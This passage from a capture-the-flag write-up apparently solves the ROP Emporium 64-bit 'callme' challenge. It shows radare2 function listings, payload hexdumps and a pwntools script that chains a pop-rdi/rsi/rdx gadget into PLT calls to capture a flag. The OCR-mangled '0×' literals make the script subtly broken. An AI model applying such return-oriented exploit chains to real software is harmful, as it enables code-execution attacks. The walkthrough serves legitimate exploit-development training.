


```
kali@kali:~/ctf/rop/callme64$ python payload.py
[*] '/home/kali/ctf/rop/callme64/callme'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RUNPATH:  '.'
[+] Starting local process '/home/kali/ctf/rop/callme64/callme' argv=['/home/kali/ctf
/rop/callme64/callme'] : pid 7466
[DEBUG] Sent 0xa1 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  |aaaa|baaa|caaa|daa
a|
    00000010  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  |eaaa|faaa|gaaa|haa
a|
    00000020  69 61 61 61  6a 61 61 61  3c 09 40 00  00 00 00 00  |iaaa|jaaa|<·@·|···
·|
    00000030  ef be ad de  ef be ad de  be ba fe ca  be ba fe ca  |····|····|····|···
·|
    00000040  0d f0 0d d0  0d f0 0d d0  2d 09 40 00  00 00 00 00  |····|····|-·@·|···
·|
    00000050  3c 09 40 00  00 00 00 00  ef be ad de  ef be ad de  |<·@·|····|····|···
·|
    00000060  be ba fe ca  be ba fe ca  0d f0 0d d0  0d f0 0d d0  |····|····|····|···
·|
    00000070  19 09 40 00  00 00 00 00  3c 09 40 00  00 00 00 00  |··@·|····|<·@·|···
·|
    00000080  ef be ad de  ef be ad de  be ba fe ca  be ba fe ca  |····|····|····|···
·|
    00000090  0d f0 0d d0  0d f0 0d d0  05 09 40 00  00 00 00 00  |····|····|··@·|···
·|
    000000a0  0a                                                  |·|
    000000a1
[*] Process '/home/kali/ctf/rop/callme64/callme' stopped with exit code 1 (pid 7466)
[+] Receiving all data: Done (109B)
[DEBUG] Received 0x6d bytes:
    'callme by ROP Emporium\n'
    'x86_64\n'
    '\n'
    'Hope you read the instructions...\n'
    '\n'
    '> Thank you!\n'
    'callme_one() called correctly\n'
kali@kali:~/ctf/rop/callme64$ |
```

6. After some research, I realized that addresses I used was different than the address in the functions list. The list of functions has the .plt entry, which is used the first time a function or subprocess is called. I decided it would be better to use the plt addresses instead, which should fix the problem.



```
[0x00400760]> afl
0x00400760    1 42          entry0
0x004006a8    3 23          sym._init
0x004009b4    1 9           sym._fini
0x004007a0    4 42  → 37    sym.deregister_tm_clones
0x004007d0    4 58  → 55    sym.register_tm_clones
0x00400810    3 34  → 29    entry.fini0
0x00400840    1 7           entry.init0
0x00400898    1 90          sym.pwnme
0x00400700    1 6           sym.imp.memset
0x004006d0    1 6           sym.imp.puts
0x004006e0    1 6           sym.imp.printf
0x00400710    1 6           sym.imp.read
0x004008f2    1 74          sym.usefulFunction
0x004006f0    1 6           sym.imp.callme_three
0x00400740    1 6           sym.imp.callme_two
0x00400720    1 6           sym.imp.callme_one
0x00400750    1 6           sym.imp.exit
0x004009b0    1 2           sym.__libc_csu_fini
0x00400940    4 101         sym.__libc_csu_init
0x00400790    1 2           sym._dl_relocate_static_pie
0x00400847    1 81          main
0x00400730    1 6           sym.imp.setvbuf
```

7. The payload should actually look more like this.



```
#!/usr/bin/env python

from pwn import *

elf = context.binary = ELF('callme')      # setting up the environment
context.log_level = 'info'

padding = cyclic(40)                      # Junk to fill up buffer up to RSP
para1 = p64(0×deadbeefdeadbeef)           # first parameter according to
para2 = p64(0×cafebabecafebabe)           # second parameter
para3 = p64(0×d00df00dd00df00d)           # third parameter
rop = p64(0×40093c)                       # pop RDI; pop RSI ; pop RDX; ret;
callme1 = p64(0×400720)                   # offset of first function call
callme2 = p64(0×400740)                   # offset of second function call
callme3 = p64(0×4006f0)                   # offset of third function call

payload = padding
payload += rop
payload += para1
payload += para2
payload += para3
payload += callme1
payload += rop
payload += para1
payload += para2
payload += para3
payload += callme2
payload += rop
payload += para1
payload += para2
payload += para3
payload += callme3

io = process(elf.path)                    # open the process
io.sendline(payload)                      # send payload
io.wait_for_close()                       # keep script open after crash
flag = io.recvall()

print(flag)                               # print the flag!
```

8. After running the updated payload, I got my flag for the 64 bit callme challenge.



```
kali@kali:~/ctf/rop/callme64$ sudo vim payload.py
kali@kali:~/ctf/rop/callme64$ python payload.py
[*] '/home/kali/ctf/rop/callme64/callme'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RUNPATH:  '.'
[+] Starting local process '/home/kali/ctf/rop/callme64/callme': pid 7682
[*] Process '/home/kali/ctf/rop/callme64/callme' stopped with exit code 0 (pid 7682)
[+] Receiving all data: Done (172B)
callme by ROP Emporium
x86_64

Hope you read the instructions ...

> Thank you!
callme_one() called correctly
callme_two() called correctly
ROPE{a_placeholder_32byte_flag!}
```